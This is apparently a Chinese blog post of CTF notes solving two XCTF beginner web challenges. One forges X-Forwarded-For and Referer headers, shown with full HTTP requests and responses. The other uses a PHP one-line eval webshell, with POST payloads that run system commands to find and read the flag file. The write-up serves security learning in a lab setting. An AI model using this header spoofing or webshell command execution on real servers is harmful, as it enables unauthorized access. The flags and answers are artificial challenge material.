CTF做题小记


原创

2**9b 于 2022-01-22 18:39:39 发布 2214 收藏

文章标签： 经验分享

本文链接：https://blog.csdn.net/weixin_51536807/article/details/122639269

1.XCTFWeb新手区xff_referer



xff_referer


难度系数： ★★2.0

题目来源： Cyberpeace-n3k0

题目描述： X老师告诉小宁其实xff和referer是可以伪造的。


题目场景： 点击获取在线场景

题目附件： 暂无



ip地址必须为123.123.123.123


根据题目描述先了解XFF和Referer。



X-Forwarded-For(**XFF**)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。 Squid 缓存代理服务器的开发人员最早引入了这一HTTP头字段，并由IETF在Forwarded-For HTTP头字段标准化草案中正式提出。

当今多数缓存服务器的使用者为大型ISP，为了通过缓存的方式来降低他们的外部带宽，他们常常通过鼓励或强制用户使用代理服务器来接入互联网。有些情况下, 这些代理服务器是透明代理, 用户甚至不知道自己正在使用代理上网。

如果没有XFF或者另外一种相似的技术，所有通过代理服务器的连接只会显示代理服务器的IP地址(而非连接发起的原始IP地址), 这样的代理服务器实际上充当了匿名服务提供者的角色, 如果连接的原始IP地址不可得，恶意访问的检测与预防的难度将大大增加。XFF的有效性依赖于代理服务器提供的连接原始IP地址的真实性，因此, XFF的有效使用应该保证代理服务器是可信的, 比如可以通过建立可信服务器白名单的方式。




转载时必须以链接形式注明原始出处及本声明。 Referer 是 **HTTP 请求 header 的一部分**，当浏览器（或者模拟浏览器行为）向 web 服务器发送请求的时候，头信息里有包含 Referer
。

再看到题目中的“ip地址必须为123.123.123.123”我们可以想到用BP抓包修改IP地址。

在请求中加入

```
X-Forwarded-For:123.123.123.123
```


注：要加在Connection: close之前



```
GET / HTTP/1.1
Host: 111.200.241.244:49606
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Forwarded-For:123.123.123.123
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

```
Date: Sat, 22 Jan 2022 08:30:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 525
Connection: close
Content-Type: text/html

<html>
<head>
    <meta charset="UTF-8">
    <title>index</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body>
</html>
```

发现得到了一句话：




```
<script>document.getElementById("demo").innerHTML=
"必须来自https://www.google.com";</script></body>
</html>
```

这时就要用上Referer伪造了。
再次添加

```
Referer:https://www.google.com
```


后发送即可得到flag。



```
GET / HTTP/1.1
Host: 111.200.241.244:49606
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:96.0) Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Forwarded-For:123.123.123.123
Referer:https://www.google.com
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

```
Vary: Accept-Encoding
Content-Length: 631
Connection: close
Content-Type: text/html

<html>
<head>
    <meta charset="UTF-8">
    <title>index</title>
    <link href="
http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css
" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML=
"必须来自https://www.google.com";</script><script>document.
getElementById("demo").innerHTML=
"cyberpeace{e02e8bc9c775a26d3afd87d8ba1db3ea}";</script></
body>
</html>

```

2.XCTFWeb新手区webshell



webshell

难度系数： ★★2.0


题目来源： Cyberpeace-n3k0

题目描述： 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景： http://111.200.241.244:65501

倒计时： 03:59:25

题目附件： 暂无




你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

题目直接提示使用一句话木马。
打开HackBar,装载URL，使用POST传参，POST参数输入：

```
shell=system('find / -name flag*');
```


点击Execute。



http://111.200.241.244:55624/

☑ Post data □ Referer □ User Agent □ Cookies

```
shell=system('find / -name flag*');
```




你会使用webshell吗?

```
/var/www/html/flag.txt <?php
@eval($_POST['shell']);?>
```

看到了flag.txt,再把POST传入的参数改为

```
shell=system('cat /var/www/html/flag.txt');
```


点击Execute，得到flag。



http://111.200.241.244:55624/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

